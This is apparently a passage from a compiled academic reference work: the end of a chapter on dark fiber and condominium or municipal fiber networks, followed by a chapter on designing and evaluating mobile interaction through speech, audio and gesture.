"*Dark fiber*" is usually called an optical fiber infrastructure (cabling and repeaters), dedicated to a single customer and where the customer is responsible for attaching the telecommunications equipment and lasers to "light" the above-mentioned fiber (Foxley, 2002). In other words a "dark fiber" is optical fiber without communications equipment; that is, the network owner gives both ends of the connection in the form of fiber connection to the operator without intermediate equipment.

In general, dark fiber can be more reliable than traditional telecommunications services, particularly if the customer deploys a diverse or redundant dark fiber route. This option, *under certain circumstances*, may provide incentive for further market exploitation and/or deployment, while it reinforces competition (Chochliouros & Spiliopoulou, 2003a). Dark fiber can be considered the "single most effective tool" to lower costs and sustain educational demand to support growth of the network. Traditionally, optical fiber networks have been built by network operators (or "carriers") where they take on the responsibility of lighting the relevant fiber and provide a managed service to the end customer (Green, 2006; Keiser, 2006).

Dark fiber can be estimated explicitly as a very simple form of technology and it is often referred to as technologically "neutral." Sections of dark fiber can be very easily fused together, so that one continuous strand exists between the customer and the ultimate destination. As such, the great advantage of dark fiber is that no active devices are required in the fiber path. Due to the non-existence of such devices, in many cases a dark fiber can be much more reliable than a traditional managed service. Services of the latter category usually implicate a significant number of particular devices in the network path (e.g., ATM switches, routers, multiplexers, etc.); each one of these intermediates is susceptible to failure and this becomes the reason why traditional network operators have to deploy complex infrastructure and other systems to assure an adequate compatibility and reliability. For the greatest efficiency many customers usually select to install two separate dark fiber links to two separate service providers; however, even with an additional fiber, dark fiber networks are cheaper than managed services from a network operator.

With customer-owned dark fiber networks the end-customer becomes an "active entity" who finally owns and controls the relevant network infrastructure (Arnaud, Wu, & Kalali, 2003); that is, the customers decide to which service provider they wish to connect for different services such as, for example, telephony, cable TV, and Internet (Foxley, 2002). The infrastructure is entirely customer controlled, even to the extent of the customer selecting, acquiring, and managing the equipment used for lighting the fiber. As the transceivers used to light the fiber evolve, they can be placed on the same fibers to achieve higher throughput, thus providing for nearly "limitless" upgradability.

For the time being, most of the existing customer-owned dark fiber deployments are used for delivery of services and/or applications based on the Internet (Crandall & Jackson, 2003). The dark fiber industry is still evolving. With the dark fiber option, customers may have additional choices in terms of both reliability and redundancy: that is, they can have single unprotected fiber link and have the same reliability as with their current connection (Arnaud et al., 2003); they can use alternative technology, such as a wireless link for backup in case of a fiber break; or they can install a second geographically diverse dark fiber link, whose total cost is still cheaper than a managed service, as indicated above.

Furthermore, as fiber has a greater tensile strength than copper (or even steel), it is less susceptible to breaks from wind or snow loads. Network cost and complexity can be significantly reduced in a number of ways. As already noticed, dark fiber has no active devices in the path, so there are fewer devices to be managed and less statistical probability of appearance of fault events. Dark fiber allows an organization to centralize servers and/or to outsource many different functions such as Web hosting, server management, and so forth; this reduces, *for example*, the associated management costs. Furthermore, repair and maintenance of the fiber is usually organized and scheduled in advance, to avoid burden of additional costs. More specifically, dark fiber allows some categories of users such as large enterprise customers, hospitals, universities and schools to essentially extend their in-house Local Area Networks (LANs) across the wide area. As there is no effective cost to bandwidth, with dark fiber the long distance LAN can be still run at native speeds with no performance degradation to the end user. This provides an option to relocate, very simply, a server to a distant location where previously it required close proximity because of LAN performance issues (Bjerring & Arnaud, 2002). Consequently, large, multisided "enterprise" organizations can benefit from the virtually unlimited bandwidth of dark fiber—*or inactive fiber*—for applications that include data disaster-recovery efforts, extending local area networks and high-bandwidth file transfers (Arnaud, 2005)

Although dark fiber constitutes a major incentive to challenge the forthcoming broadband evolution, it is not yet fully "appropriate" for all separate business cases. The basic limitation, *first of all*, is due to the nature of the fiber, which is normally placed at "predetermined" locations. This implicates that the relevant investments should be done to forecast long-term business activities. Such a perspective is not quite advantageous for companies leasing or renting office space or desiring mobility; however, this could be ideal for organizations acting as "fixed institutions" at specific and predefined premises (e.g., universities, schools, hospitals, public sector institutions, libraries, or large businesses). Furthermore, the procedure in order to deploy a dark fiber network is a usually a "hard" task and requires consumption of time and exact resolution of a variety of problems including technical, financial, regulatory, business, and other difficulties/limitations; detailed engineering studies have to be completed, and municipal access agreements and related support structure agreements have to be negotiated and concluded, before the actual installation of the fiber begins (Chochliouros & Spiliopoulou, 2003a, 2003b, 2003d).

Around the world, a revolution is taking place in some particular cases of high-speed networking. Among other factors, this kind of activity is driven by the availability of low-cost fiber-optic cabling. In turn, lower prices for fiber are leading to a "shift" from telecommunications network operators-infrastructure (or "carrier-owned" infrastructure) towards more "customer-owned" or "municipally owned" fiber, as well as to market-driven innovative sharing arrangements such as those guided by the "condominium" fiber networks. This implicates a very strong challenge, especially under the scope of the new regulatory measures (European Parliament and Council of the European Union, 2002b) for the rapid promotion of the deployment of modern electronic communications networks and services.

Building a broadband access network provides a municipality with a plethora of benefits that easily compensates for the costs of the required infrastructure deployment. This also implicates ubiquitous digital coverage and broader economic development (Garvey, 2002). It should be expected that both the state (also including all responsible regulatory authorities) and the market itself would find appropriate ways to cooperate (European Parliament and Council of the European Union, 2002a; Chochliouros & Spiliopoulou, 2003d), in order to provide immediate solutions.

A "condominium" fiber is a unit of dark fiber (Arnaud, 2000, 2002) installed by a particular contractor (originating either from the private or the public sector) on behalf of a consortium of customers, with the customers to be owners of the individual fiber strands. Each customer/owner lights his fibers using his own technology, thereby deploying a "private" network to wherever the fiber reaches (i.e., to any possible terminating location or endpoint, perhaps including telecommunications network operators and Internet providers). The business arrangement is comparable to a condominium apartment building, where common expenses such as management and maintenance fees are the joint responsibility of all the owners of the individual fibers.

A "municipal" fiber network is a network of specific nature and architecture (Arnaud, 2002), owned by a municipality (or a local community); its basic feature is that it has been installed as a kind of public infrastructure with the intention of leasing it to any potential users (under certain well defined conditions and terms of usage). Again, "lighting" the fiber to deploy private network connections is the responsibility of the lessee, not the municipality. Condominium or municipal fiber networks, due to the relevant costs as well as to the enormous potential they implicate for innovative applications (which can all be offered to a wider set of corporate or residential recipients), may be of significant interest for a number of organizations such as libraries, universities, schools, hospitals, banks, *and the like*, having many sites distributed over a distinct geographic region.

Both expansion and exploitation of dark fiber networks may have a radical effect on the traditional telecommunications business model (Commission of the European Communities, 2003, 2006), in particular when combined with long-haul networks based on customer-owned wavelengths on Dense-Wavelength Division Multiplexed (DWDM) systems, allowing consumption of multiple Gbps (Gigabit per second) flows of bandwidth (Render, Vanderslice & Associates L.L.C., 2007). Such kind of infrastructure may encourage further spreading of innovative applications such as e-government, e-education, and e-health (Chochliouros & Spiliopoulou, 2003b).

CONCLUSION

Dark fiber provides certain initiatives for increased competition and for the benefits of the different categories of market players (network operators, service providers, users/consumers, various authorities, etc.); this raises the playing field among all parties involved for the delivery of the relevant services and applications. Dark fiber may strongly enable new business activities, while it can provide major options for low cost, simplicity, and efficiency, under suitable terms and/or conditions for deployment (Chochliouros & Spiliopoulou, 2003a).

The dark fiber industry is still immature at a global level. However there is a continuous evolution and remarkable motivation to install, sell, or lease such network infrastructure, especially for emerging broadband purposes. The perspective becomes more important via the specific option of customer-owned dark fiber networks, where the end customer becomes an "active entity" who finally owns and controls the relevant network infrastructure; that is, the customers decide to which service provider they wish to connect to a certain "access point" for different services such as, for example, telephony, cable TV, and Internet (Chochliouros & Spiliopoulou, 2003c; Wallsten, 2005).

Dark fiber may be regarded as "raw material" in the operator's product range and imposes no limits on the services that may be offered. In addition, it offers potential benefits such as, for example: Capability to upgrade network performance; flexibility to meet evolving needs of new applications for ever-higher bandwidth; capability to implement private intra- and inter-institutional networks; and improved network reliability in a cost-effective manner with diversely routed fiber loops and diverse collocation facilities available. Dark fiber is technology neutral and can therefore support all transmission protocols, services, and applications, making it suitable for any future developments.

In particular, due to the broadband and the competition challenges, such networks may provide valuable alternatives for the wider development of the potential information society applications. The challenge becomes of greater importance as very soon the entire market will have to face making the gigantic changes necessary to adjust to a much greater traffic capacity than today, supplied via the next generation of Internet. To this aim, under the framework of the recent common EU initiatives for an "electronic communications-based Europe" (Commission of the European Communities, 2005, 2006), such attempts may contribute to the effective deployment of the various benefits originating from the different information society technologies sectors. Moreover, these fiber-based networks raise the playing field and provide multiple opportunities for cooperation and business investments among all existing market "players" in a global electronic communications society.

KEY TERMS

Broadband: A service or connection allowing a considerable amount of information to be conveyed, such as video. Generally defined as a bandwidth > 2Mbit/s.

Carrier "Neutral" Collocation Facilities: Facilities, especially in cities, built by companies to allow the interconnection of networks between competing service providers and for the hosting of Web server, storage devices, and so forth. They are rapidly becoming the "obvious" location for terminating "customer-owned" dark fiber. [These facilities, also called "carrier neutral hotels," feature diesel power backup systems and the most stringent security systems. Such facilities are open to carriers, Web hosting firms and application service firms, Internet service providers, and so on. Most of them feature a "meet-me" room where fiber cables can be cross-connected to any service provider within the building. With a simple change in the optical patch panel in the collocation facility, the customer can quickly and easily change service providers on very short notice.]

Condominium Fiber: A unit of dark fiber installed by a particular contractor (originating either from the private or the public sector) on behalf of a consortium of customers, with the customers to be owners of the individual fiber strands. Each customer/owner lights their fibers using her own technology, thereby deploying a private network to wherever the fiber reaches, that is, to any possible terminating location or endpoint.

Dark Fiber: Optical fiber for infrastructure (cabling and repeaters) that is currently in place but is not being used. Optical fiber conveying information in the form of light pulses so the "dark" means no light pulses are being sent.

Dense-Wavelength Division Multiplexing (DWDM): The operation of a passive optical component (multiplexer) which separates (and/or combines) two or more signals at different wavelength from one (two) or more inputs into two (one) or more outputs.

FTTx: Fiber to the (x = Cab Cabinet, x = C Curb, x = B Building, x = H Home).

Local Area Network (LAN): A data communications system that (a) lies within a limited spatial area, (b) has a specific user group, (c) has a specific topology, and (d) is not a public switched telecommunications network, but may be connected to one.

Metropolitan Area Network (MAN): A data network intended to serve an area approximating that of a large city. Such networks are being implemented by innovative techniques, such as running fiber cables through subway tunnels. A popular example of a MAN is SMDS (see IETF RFC 1983).

Municipal Fiber Network: A network of specific nature and architecture, owned by a municipality (or a community); its basic feature is that it has been installed as a kind of public infrastructure with the intention of leasing it to any potential users (under certain well defined conditions and terms). Again, "lighting" the fiber to deploy private network connections is the responsibility of the lessee, not the municipality.

Optical Access Network (OAN): The set of access links sharing the same network side interfaces and supported by optical access transmission systems.

Design and Evaluation for the Future of m-Interaction

Joanna Lumsden
National Research Council of Canada IIT e-Business, Canada

INTRODUCTION

Mobile technology has been one of the major growth areas in computing over recent years (Urbaczewski, Valacich, & Jessup, 2003). Mobile devices are becoming increasingly diverse and are continuing to shrink in size and weight. Although this increases the portability of such devices, their usability tends to suffer. Fuelled almost entirely by lack of usability, users report high levels of frustration regarding interaction with mobile technologies (Venkatesh, Ramesh, & Massey, 2003). This will only worsen if interaction design for mobile technologies does not continue to receive increasing research attention. For the commercial benefit of mobility and mobile commerce (m-commerce) to be fully realized, users' interaction experiences with mobile technology cannot be negative. To ensure this, it is imperative that we design the *right* types of mobile interaction (m-interaction); an important prerequisite for this is ensuring that users' experience meets both their sensory and functional needs (Venkatesh, Ramesh, & Massey, 2003).

Given the resource disparity between mobile and desktop technologies, successful electronic commerce (e-commerce) interface design and evaluation does not necessarily equate to successful m-commerce design and evaluation. It is, therefore, imperative that the specific needs of m-commerce are addressed–both in terms of design *and* evaluation. This chapter begins by exploring the complexities of designing interaction for mobile technology, highlighting the effect of context on the use of such technology. It then goes on to discuss how interaction design for mobile devices might evolve, introducing *alternative* interaction modalities that are likely to affect that future evolution. It is impossible, within a single chapter, to consider each and every potential mechanism for interacting with mobile technologies; to provide a forward-looking flavor of what might be possible, this chapter focuses on some more novel methods of interaction and does not, therefore, look at the typical keyboard and visual display-based interaction which, in essence, stem from the desktop interaction design paradigm. Finally, this chapter touches on issues associated with effective *evaluation* of m-interaction and mobile application designs. By highlighting some of the issues and possibilities for novel m-interaction design and evaluation, we hope that future designers will be encouraged to "think out of the box" in terms of their designs and evaluation strategies.

THE COMPLEXITY OF DESIGNING INTERACTION FOR MOBILITY

Despite the obvious disparity between desktop systems and mobile devices in terms of "traditional" input and output capabilities, the user interface designs of most mobile devices are based heavily on the tried-and-tested desktop design paradigm. Desktop user interface design originates from the fact that users are stationary—that is, seated at a desk—and can devote all or most of their attentional resources to the application with which they are interacting. Hence, the interfaces to desktop-based applications are typically very graphical (often very detailed) and use the standard keyboard and mouse to facilitate interaction. This has proven to be a very successful paradigm, which has been enhanced by the availability of ever more sophisticated and increasingly larger displays.

Contrast this with mobile devices—for example, cell phones, personal digital assistants (PDAs), and wearable computers. Users of these devices are typically in motion when using their device. This means that they cannot devote all of their attentional resources—especially visual resources—to the application with which they are interacting; such resources must remain with their primary task, often for safety reasons (Brewster, 2002). Additionally, mobile devices have limited screen real estate and standard input and output capabilities are generally restricted. This makes designing m-interaction difficult and ineffective if we insist on adhering to the tried-and-tested desktop paradigm. Poor m-interaction design has thus far led to disenchantment with m-commerce applications: m-interaction that is found to be difficult results in wasted time, errors, and frustration that ultimately end in abandonment.

Unlike the design of interaction techniques for desktop applications, the design of m-interaction techniques has to address complex contextual concerns. Sarker and Wells (2003) identify three different modes of mobility—traveling, wandering, and visiting—which they suggest each motivate use patterns differently. Changing modality of mobility is actually more complex than simply the reason for being mobile: with mobility come changes in several different contexts of use.

Most obviously, the physical context in which the user and technology are operating constantly changes as the user moves. This includes, for example, changes in ambient temperatures, lighting levels, noise levels, and privacy implications. Connected to changing physical context is the need to ensure that a user is able to safely navigate through his/her physical environment while interacting with the mobile technology. This may necessitate m-interaction techniques that are eyes-free and even hands-free. This is not a simple undertaking given that such techniques must be sufficiently robust to accommodate the imprecision inherent in performing a task while walking, for example.

Users' m-interaction requirements also differ based on task context. Mobile users inherently exhibit multitasking behavior which places two fundamental demands on m-interaction design: first, interaction techniques employed for one task must be sympathetic to the requirements of other tasks with which the user is actively involved—for instance, if an application is designed to be used in a motor vehicle, for obvious safety reasons, the m-interaction techniques used cannot divert attention from the user's primary task of driving; second, the m-interaction technique that is appropriate for one task may be inappropriate for another task—unlike the desktop paradigm, we cannot adopt a one-technique-fits-all approach to m-interaction.

Finally, we must take the social context of use into account when designing m-interaction techniques; if we are to expect users to wear interaction components or use physical body motion to interact with mobile devices, at the very least, we have to account for social acceptance of behavior. In actual fact, the social considerations relating to use of mobile technology extend beyond behavioral issues; however, given the complexity of this aspect of technology adoption (it is a research area in its own right), it is beyond the immediate scope of this discussion. That said, it is important to note that technology that is not at its inception considered socially acceptable, can gain acceptability with usage thresholds and technological evolution—consider, for example, acceptance of cell phones.

EVOLVING INTERACTION DESIGN FOR MOBILITY

When designing m-interaction, given that the ubiquity of mobile devices is such that we cannot assume users are skilled, our goal should be to design m-interaction that seems natural and intuitive, and which fits so well with mobile contexts of use that users feel no skill is required to use the associated mobile device. Part of achieving this is acquiring a better understanding of the way in which mobility affects the use of mobile devices, and thereafter designing m-interaction to accommodate these influences. Additionally, we need to better understand user behavior and social conventions in order to align m-interaction with these key influences over mobile device use. Foremost, we need to design m-interaction such that a mix of different interaction styles are used to overcome device limitations (for example, screen size restrictions). Ultimately, the key to success in a mobile context will be the ability to present, and allow users to interact with, content in a customized and customizable fashion.

It is hard to design purely visual interfaces that accommodate users' limited attention; that said, much of the interface research on mobile devices tends to focus on visual displays, often presented through head-mounted graphical displays (Barfield & Caudell, 2001) which can be obtrusive, are hard to use in bright daylight, and occupy the user's visual resource (Geelhoed, Falahee, & Latham, 2000). By converting some or all of the content and interaction requirements from the typical visual to audio, the output space for mobile devices can be dramatically enhanced and enlarged. We have the option of both speech and non-speech audio to help us achieve this.

Speech-Based Interaction

Speech-based input has been nominated as a key potential m-interaction technique for supporting today's *nomadic* (mobile) users of technology (Picardi, 2002; Price, Lin, Feng, Goldman, Sears, & Jacko, 2004; Sawhney & Schmandt, 2000; Ward & Novick, 2003). If offers a relatively eyes-free, and potentially even hands-free, means of interaction and, as such, it is argued that it can heighten the functionality of mobile technologies across a wide range of use contexts (Price et al., 2004). Compared with other forms of m-interaction, speech has been shown to increase mobile users' ability to monitor their physical environment while interacting with mobile devices (Lumsden, Kondratova, & Langton, 2006). Mobile users typically exhibit multitasking behavior where the ability to simultaneously monitor their physical surroundings is often imperative for safety reasons; the increased capacity of users to be cognizant of their physical surroundings is sufficient to render speech-based interaction a worthy candidate of further investigation as a future m-interaction technique for mobile technologies.

Unfortunately, error rates in speech recognition currently retard its widespread adoption (Oviatt, 2000); when used in the field, recognition rates can drop by as much as 20% to 50% (Lumsden et al., 2006; Oviatt, 2000; Sawhney & Schmandt, 2000; Ward & Novick, 2003). Users' perception of the usability and acceptability of speech-based interaction is strongly determined by recognition accuracy (Oviatt, MacEachern, & Levow, 1998; Price et al., 2004). To develop *effective* speech-based interaction for use in mobile contexts is challenging, given that mobile users are typically subject to additional stresses (e.g., variable noise levels and increased cognitive load) (Oviatt, 2000; Pakucs, 2004; Price et al., 2004) and the errors associated with speech recognition are fundamentally different to errors with other interaction techniques (Karat, Halverson, Karat, & Horn, 1999).

Much can be done to increase recognition accuracy and/or to ease error correction in order to render speech recognition more reliable and functional (e.g., Hurtig, 2006; Lumsden et al., 2006; Oviatt, 2000; Price et al., 2004; Sammon, Brotman, Peebles, & Seligmann, 2006). For instance, speech recognition can be supported by complementary input modes to allow for mutual disambiguation of data input under mobile conditions (e.g., Hurtig, 2006; Junqua, 1993; Oviatt, 1999, 2000), and methods for predicting and countering speaker hyperarticulation are being investigated (Oviatt et al., 1998; Pick, Siegel, Fox, Garber, & Kearney, 1989; Rollins, 1985). Furthermore, careful context-specific selection of speech recognition engines can maximize accuracy for a given usage scenario (e.g., Sebastian, 2004; Vinciguerra, 2002) and adoption of an appropriate enrolment (speech recognition engine training) environment—in terms, for example, of microphone, mobility, and environmental noise—can assist in achieving higher levels of accuracy during actual use (e.g., Chang, 1995; Price et al., 2004; Rollins, 1985).

Although speech-based interaction can seem very natural, perhaps more so than any of the other possible m-interaction techniques, it faces a number of environmental hurdles: for instance, ambient noise levels can render speech-based interaction impractical and/or difficult (e.g., Lumsden et al., 2006; Oviatt, 2000; Price et al., 2004) and, for obvious reasons, privacy of data entry is a major concern. When used for both input and output, speech monopolizes our auditory resource—we can listen to non-speech audio while issuing speech-based commands, but it is hard to listen to and interpret speech-based output while issuing speech-based input. That said, given appropriate contextual settings, speech-based interaction—especially when combined with other interaction techniques—is a viable building block for m-interaction of the future.

Non-Speech Audio

Non-speech audio has proven very effective at improving interaction on mobile devices by allowing users to maintain their visual focus on navigating through their physical environment while presenting information to them via their audio channel (Brewster, 2002; Brewster, Lumsden, Bell, Hall, & Tasker, 2003; Holland & Morse, 2001; Lumsden & Gammell, 2004; Pirhonen, Brewster, & Holguin, 2002; Sawhney & Schmandt, 2000).

Non-speech audio, which has the advantage that it is language-independent and is typically fast, generally falls into two categories: *earcons*, which are musical tones combined to convey meaning relative to application objects or activities, and *auditory icons*, which are everyday sounds used to represent application objects or activities. Non-speech audio can be multidimensional, both in terms of the data it conveys, and the spatial location in which it is presented. Most humans are very good at streaming audio cues, so it is possible to play non-speech audio cues with spatial positioning around the user's head in 3D space, and for the user to be able to identify the direction of the sound source and take appropriate action (for example, selecting an audio-representation of a menu item). Non-speech audio clearly supports eyes-free interaction, leaving the speech channel free for other use. However, non-speech audio is principally an output or feedback mechanism; to be used effectively within the interface to mobile devices, it needs to be coupled with an input mechanism. As intimated previously, speech-based input is a potential candidate for use with non-speech audio output; so too, however, is gestural input.

Audio-Enhanced Gestural Interaction

Gestures are naturally very expressive; we use body gestures without thinking in everyday communication. Gestures can be multidimensional: for example, we can have 2D hand-drawn gestures (Brewster et al., 2003; Pirhonen et al., 2002), 3D hand-generated gestures (Cohen & Ludwig, 1991), or even 3D head-generated gestures (Brewster et al., 2003). Harrison, Fishkin, Gujar, Mochon, and Want (1998) showed that simple, natural gestures can be used for input in a range of different situations on mobile devices. Head-based gestures are already used successfully in software applications for disabled users; as yet, however, their potential has not been fully realized nor fully exploited in other applications. There has, until recently, been little use of audio-enhanced physical hand and body gestures for input on the move; such gestures are advantageous because users do not need to look at a display to interact with it (as they must do, for example, when clicking a button on a screen in a visual display). The combined use of audio and gestural techniques presents significant potential for viable future m-interaction. Importantly, gestural and audio-based interaction can be eyes-free and, assuming non-hand-based gestures, can be used to support hands-free interaction where necessary.

A seminal piece of research that combines audio output and gestural input is Cohen and Ludwig's *Audio Windows* (Cohen & Ludwig, 1991). In this system, users wear a headphone-based 3D audio display in which application items are mapped to different areas in the space around them; wearing a data glove, users point at the audio-represented items to select them. This technique is powerful in that is allows a rich, complex environment to be created without the need for a visual display—important when considering m-interaction design. Savidis, Stephanidis, Korte, Crispien, and Fellbaum (1996) also developed a non-visual 3D audio environment to allow blind users to interact with standard GUIs; menu items are mapped to specific places around the user's head and, while seated, the user can point to any of the audio menu items to make a selection. Although neither of these examples was designed to be used when mobile, they have many potential advantages for m-interaction.

Schmandt and colleagues at MIT have done work on 3D audio in a range of different applications. One, *Nomadic Radio*, uses 3D audio on a mobile device (Sawhney & Schmandt, 2000). Using non-speech and speech-based audio to deliver information and messages to users on the move, *Nomadic Radio* is a wearable audio personal messaging system; users wear a microphone and shoulder-mounted loudspeakers that provide a planar 3D audio environment. The 3D audio presentation has the advantage that it allows users to listen to multiple sound streams simultaneously while still being able to distinguish and separate each one (the "Cocktail Party" effect). The spatial positioning of the sounds around the head also conveys information about the time of occurrence of each message.

Pirhonen et al. (2002) examined the effect of combining non-speech audio feedback and gestures in an interface to an MP3 player on a Compaq iPAQ. They designed a small set of metaphorical gestures, corresponding to the control functions of the player, which users can perform, while walking, simply by dragging their finger across the touch screen of the iPAQ; users receive end-of-gesture audio feedback to confirm their actions. Pirhonen et al. (2002) showed that the audio-gestural interface to the MP3 player is significantly better than the standard, graphically-based media player on the iPAQ.

Brewster et al. (2003) extended the work of Pirhonen et al. (2002) to look at the effect of providing non-speech audio feedback during the course of gesture generation as opposed to simply providing end-of-gesture feedback. They performed a series of experiments during which participants entered, while walking, alphanumeric and geometrical gestures using a gesture recognizer both with and without dynamic audio feedback. They demonstrated that by providing non-speech audio feedback during gesture generation, it is possible to improve the accuracy—and *awareness* of accuracy—of gestural input on mobile devices when used while walking. Furthermore, during their experiments, they tested two different soundscape designs for the audio feedback and found that the simpler the audio feedback design, the better to reduce cognitive demands placed upon users.

Extending the work of Brewster et al. (2003), Lumsden and Gammell (2004) designed an audio-enhanced unistroke system to support eyes-free mobile text entry. They performed a series of experiments during which participants entered, while walking, a sequence of four-word phrases without looking at the display of the mobile device. They found that dynamic audio-feedback significantly improved participants' awareness of errors made during text entry; like Brewster et al., they too found that simpler audio feedback design was better able to support participants when entering text eyes-free.

Fiedlander, Schlueter, and Mantei (1998) developed non-visual "Bullseye" menus where menu items ring the user's cursor in a set of concentric circles divided into quadrants. Non-speech audio cues—a simple beep played without spatialization—indicate when the user moves across a menu item. A static evaluation of Bullseye menus showed them to be an effective non-visual interaction technique; users are able to select items using just the sounds. Taking this a stage further, Brewster et al. (2003) developed a 3D auditory radial pie menu from which users select menu items using head nods. Menu items are displayed in 3D space around the user's head at the level of the user's ears and the user selects an item by nodding in the direction of the item. Brewster et al. (2003) tested three different soundscapes for the presentation of the menu items, each differing in terms of the spatial positioning of the menu items relative to the user's head. They confirmed that head gestures are a viable means of menu selection and that the soundscape that was most effective placed the user in the middle of the menu, with items presented at the four cardinal points around the user's head.

EVALUATING INTERACTION DESIGN FOR MOBILITY

Currently, the benefits of field evaluations over lab-based evaluations for mobile applications are subject to considerable debate. Lab evaluations support easier data collection and tighter (or more complete) environmental control. In contrast, it is argued that field evaluations represent a more realistic evaluation context (although this has been shown to not always be the case (Kjeldskov & Stage, 2004)). There is most definitely scope for both types of evaluation. In particular, the greater control offered by a lab environment is especially relevant when evaluating emerging m-interaction techniques such as those introduced above, while contextually rich field evaluations are best suited to testing more complete, robust applications. Evaluation techniques for standard, desktop applications are well established; the same is not true for evaluation techniques suited to assessing m-interaction. Knowledge about evaluation design for m-interaction is, however, rapidly evolving; the following discussion provides an overview of recent developments in appropriate lab evaluation techniques for emerging mobile technologies.

In everyday use, users of mobile applications are—as previously discussed—typically required to monitor and navigate through their physical environment, while avoiding potential hazards. There have been a number of different strategies adopted by which to introduce mobility within a lab evaluation of mobile technology. A popular evaluation set-up utilizes a fixed path around obstacles which experimental participants are required to navigate while interacting with a mobile device (e.g., Brewster et al., 2003; Lumsden & Gammell, 2004; Pirhonen et al., 2002). Instructions are typically fed to participants via the use of a flip chart or projections onto surrounding walls. In some cases, the fixed course is substituted for a treadmill (e.g., Price et al., 2004) or step machine (e.g., Pirhonen et al., 2002).

Kjeldskov and Stage (2004) compared five different lab evaluation techniques: sitting at a table; walking on a treadmill at a constant speed, walking on a treadmill at a variable speed; walking at a constant speed on a course that is constantly changing; and walking at a variable speed on a course that is constantly changing. These five scenarios were designed to cover the five possible combinations of motion (none, constant, varying) and attention level required for navigation (yes or no). They found that participants were best able to find usability problems when seated at a table, which they suggested was because in this scenario, participants could devote more attention to reporting the problems via the think-aloud protocol. They also found that the extent of mobility impacted on participants' experience of workload. In particular, walking on a treadmill at a constant speed did not significantly impact participants' assessment of workload; it was only when an additional cognitive demand was introduced (via variable walking speed, variable path, or a combination of the two) that the effect of mobility was observed. Interestingly, they had expected to see a sharp increase in reported mental demand for the variable course, due to the increased cognitive load associated with walking a dynamic path, but this was not observed during their study. They speculated that this was a result of the fact that they implemented their variable course by having participants follow behind an evaluator who set the variable course, and that this enabled the participants to merely follow the evaluator without really expending much navigational effort. Mustonen, Olkkonen, and Hakkinen (2004) and Mizobuchi, Chignell, and Newton (2005) conducted studies employing similar constructs to some of those outlined above to investigate the affect of mobility on text legibility and input on mobile devices.

Although all these techniques require participants to be mobile, their need to be cognizant of their physical environment is essentially limited—hence, the effect of mobility is reduced to the physical *impact* of motion and ignores extraneous factors that place simultaneous demands on the user. As was previously discussed, mobile technologies are used in complex, changing environments. In terms of experimental design, to render the results of lab evaluations meaningful, it is therefore imperative that attention is paid not only to mobility per se, but also the environment in which that mobility takes place. Increasingly, attempts are being made to incorporate more than just mobility in lab evaluations. Kjeldskov, Skov, Als, and Høegh (2004) evaluated a mobile electronic patient record (EPR) system in a lab-based simulation of a hospital ward and compared this to a similar evaluation in a real hospital ward. Surprisingly, they found that significantly more problems were uncovered in the simulated ward than the real ward. They attribute this to the fact that in the simulated ward, participants were not under the same pressure as nurses in the real ward and so were more amenable and/or able to use note taking facilities to record usability problems.

Crease (2005) defines three types of environmental distraction, effecting different senses, that can influence the use of mobile technology:

- **Passive distractions:** These distract users, but require no active response;
- **Active distractions:** These require a user to respond or react in some way; and
- **Interfering distractions:** These may be passive or active, and they interfere with a user's ability to effectively interact with a mobile device.

In a lab-based environment, it is possible to control distractions to enable researchers to focus on, and measure the effect of distractions on, users' ability to interact with mobile technology. Lumsden et al. (2006) conducted a comprehensive lab evaluation of a multimodal field data entry application for concrete technicians in which they mimicked key aspects of the intended context of use (in their case, a construction site) in their lab using a combination of different types of distraction and mobility. They determined the key elements of a construction site that would potentially impact on use of the mobile application to be: the extent of users' mobility; the extent of environmental noise (typically considerable on a standard construction site); and visual or physical distractions surrounding users of which users have to be cognizant for safety reasons. Reflecting real world use patterns, Lumsden et al. incorporated mobility to the extent that participants had to walk between points in the lab space to collect and enter data into the mobile application. They used a 7.1 surround sound system to deliver construction noises at between 70dB and 100dB (typical of a construction site) and required participants to wear hearing protection, which would be representative of the situation on a real construction site. Finally, to reflect the fact that users would be required to be cognizant of physical environmental dangers (i.e., to ensure that interaction with their application did not so engage users' visual resource that they could not attend to surrounding dangers), they used a series of ceiling-mounted projectors to project photographic images around the walls of the lab space. These images included a series of "safe" construction site photographs (that is, with no heavy equipment) and one "danger" photograph (an image of a cement truck), and were displayed in random sequence, location, and duration around the lab. While using the application to enter data, participants were required to be conscious of the projected images and to maintain a mental tally of the number of "danger" photographs of which they were aware; they reported this tally to the evaluator at the end of the session. Lumsden et al. used a comparison of the actual number of "danger" images projected with the number reported by the participants as a measure of participant awareness. According to the above distraction classification, the environmental noise constituted an *interfering distraction* because it had the potential to interfere directly with a user's ability to interact with the mobile device; in contrast, the visual distractions were a combination of *active distractions* (the "danger" photographs), because they required a specific reaction from participants, and *passive distractions* (the "safe" photographs), because they distracted the participants, but did not require an active response. So, using a well thought out, representative combination of simultaneous passive, active, and interfering distractions affecting both the auditory and visual senses, together with a mobile task set-up, Lumsden et al. were able to abstract key or relevant elements of a construction site and meaningfully represent them within a lab environment. This experimental design shows that it is possible to incorporate key features of actual use contexts within a lab to evaluate novel m-interaction and mobile applications under controlled conditions in which data collection is easily facilitated. As noted by Brewster (2002), further research is required to develop appropriate evaluation techniques for the evaluation of mobile devices in realistic situations, but the above work highlights a clear move in this direction.

CONCLUSION

The future of m-interaction looks exciting and bright if we embrace the possibilities open to us and adopt a paradigm shift in terms of our approach to user interface design and evaluation for mobile technology. This discussion has highlighted some of those possibilities, stressing the potential for combined use of audio and gestural interaction as it has been shown to be an effective combination in terms of its ability to significantly improve the usability of mobile technology.

The applicability of each mode or style of interaction is determined by context of use; in essence, the various interaction techniques are most powerful and effective when used in combination to create multimodal user interfaces that accord with the contextual requirements of the application and user. There are no hard and fast rules governing how these techniques should be used or combined; innovation is the driving force at present. Mindful of their social acceptability, we need to combine new, imaginative techniques to derive the maximum usability for mobile devices. We need to strive to ensure that users control technology and prevent the complexities of the technology controlling users. We need to eliminate the perception that m-commerce is difficult to use. Most importantly, we need to design future m-interaction so that it is easy to use and so that users can focus on the semantics of the task they are using the technology to achieve rather than the mechanics of the technology itself. Furthermore, we need to continue to strive to identify and evolve novel mechanisms for evaluating m-interaction and mobile applications such that evaluation results are meaningful in relation to, and representative of, real use contexts.

KEY TERMS

Active Distractions: Environmental aspects that require a user to respond or react in some way.

Auditory Icon: Icons which use everyday sounds to represent application objects or activities.

Earcon: Abstract, synthetic sounds used in structured combinations whereby the musical qualities of the sounds hold and convey information relative to application objects or activities.

Interfering Distractions: These environmental aspects may be passive or active and they interfere with a user's ability to effectively interact with a mobile device.

